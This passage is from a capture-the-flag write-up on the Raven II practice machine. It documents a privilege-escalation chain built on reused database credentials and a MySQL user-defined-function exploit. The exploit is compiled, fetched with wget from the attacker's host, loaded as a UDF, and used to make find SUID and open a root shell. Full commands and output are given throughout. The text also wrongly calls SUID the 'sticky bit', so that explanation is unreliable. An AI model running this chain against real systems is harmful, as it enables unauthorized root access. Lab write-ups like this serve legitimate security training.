define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Red Team: Summary of Operations

I then connected to MySQL as 'root' user

```
$ mysql -u root -p
```

```
www-data@target2:/var/www/html/wordpress$ mysql -u root -p
mysql -u root -p
Enter password: R@v3nSecurity

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 51
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

I then turned to Searchsploit to lookup MySQL exploits. After research, I narrowed my search down to the following:

```
root@Kali:~/Downloads# searchsploit mysql udf
------------------------------------------------------ ----------------------------------------
 Exploit Title                                        |  Path
                                                      | (/usr/share/exploitdb/)
------------------------------------------------------ ----------------------------------------
MySQL 4.0.17 (Linux) - User-Defined Function (UDF) Dy | exploits/linux/local/1181.c
MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) D | exploits/linux/local/1518.c
MySQL 4/5/6 - UDF for Command Execution               | exploits/linux/local/7856.txt
------------------------------------------------------ ----------------------------------------
Shellcodes: No Result
root@Kali:~/Downloads#
```

The welcome message displayed the MySQL version was 5.5.60 in this instance. Searchsploit revealed a description as to how I could utilize User Defined Function (UDF) in order to escalate privileges.

https://pure.security/simple-mysql-backdoor-using-user-defined-functions/

So, I moved back into my kali machine and performed the following to setup the exploit:

```
root@Kali:~# cd /usr/share/exploitdb/exploits/linux/local/
root@Kali:/usr/share/exploitdb/exploits/linux/local# gcc -g -c 1518.c
root@Kali:/usr/share/exploitdb/exploits/linux/local# gcc -g -shared -Wl,-soname,1518.so -o 1518
.so 1518.c -lc
```

The exploits run by compiling the raw C code to .so file and then transferring it to the victim machine and exploiting the MySQL vulnerability.

Once the file was ready to share from the kali machine, I set up a simple python server to start the transfer.

```
root@Kali:/usr/share/exploitdb/exploits/linux/local# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Red Team: Summary of Operations

```
$ wget 192.168.1.90/1518.so
```

```
www-data@target2:/tmp$ wget 192.168.1.90/1518.so
wget 192.168.1.90/1518.so
converted 'http://192.168.1.90/1518.so' (ANSI_X3.4-1968) → 'http://192.168.1.90/1518.so' (UTF-
8)
--2021-04-26 12:08:44--  http://192.168.1.90/1518.so
Connecting to 192.168.1.90:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19112 (19K) [application/octet-stream]
Saving to: '1518.so'

1518.so             100%[====================>]  18.66K  --.-KB/s   in 0s

2021-04-26 12:08:44 (46.2 MB/s) - '1518.so' saved [19112/19112]
```

I transferred the "**.so**" file in the **/tmp** directory in the target machine, then changed the permissions on the file in order to execute.

```
www-data@target2:/tmp$ chmod 777 1518.so
chmod 777 1518.so
```

```
www-data@target2:/tmp$ mysql -Dmysql -uroot -p'R@v3nSecurity'
mysql -Dmysql -uroot -p'R@v3nSecurity'
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 52
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Red Team: Summary of Operations

I created a table called "foo"


In this table, I inserted the path to the 1518.so file I just imported from the local machine to the /tmp directory.

I dumped the same file to /usr/lib/mysql/plugin/ directory (since it was vulnerable)

The most important step was to create a UDF function named do_system, that will invoke the code that implements the following function:

"chmod u+s /usr/bin/find" (to set the sticky bit on "find")

Sticky bit: The sticky bit, also referred to as the "restricted deletion flag," can be set on a directory to prevent anyone except the directory's owner from deleting a file in that directory.



```
mysql> create table foo(line blob);
create table foo(line blob);
Query OK, 0 rows affected (0.02 sec)

mysql> insert into foo values(load_file('/tmp/1518.so'));
insert into foo values(load_file('/tmp/1518.so'));
Query OK, 1 row affected (0.02 sec)

mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.02 sec)

mysql> create function do_system returns integer soname '1518.so';
create function do_system returns integer soname '1518.so';
Query OK, 0 rows affected (0.00 sec)

mysql> select do_system('chmod u+s /usr/bin/find');
select do_system('chmod u+s /usr/bin/find');
+--------------------------------------+
| do_system('chmod u+s /usr/bin/find') |
+--------------------------------------+
|                                    0 |
+--------------------------------------+
1 row in set (0.01 sec)

mysql> exit
exit
Bye
www-data@target2:/tmp$ touch foo
touch foo
www-data@target2:/tmp$ find foo -exec "/bin/sh" \;
find foo -exec "/bin/sh" \;
# whoami
root
```

I then executed commands using the find utility.

touch simply creates a file called foo. Then I find that file. Each time the find command finds anything it executes whatever comes after the -exec tag. The exec tag requires a special syntax with the escape semicolon to mark the end of the command.
As the find command has the sticky bit set, it executes the -exec part as root.

whoami returns root with escalated privileges, and the capture of flag4!

```
# cd /root
cd /root
# ls
ls
flag4.txt
# cat flag4.txt
cat flag4.txt

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```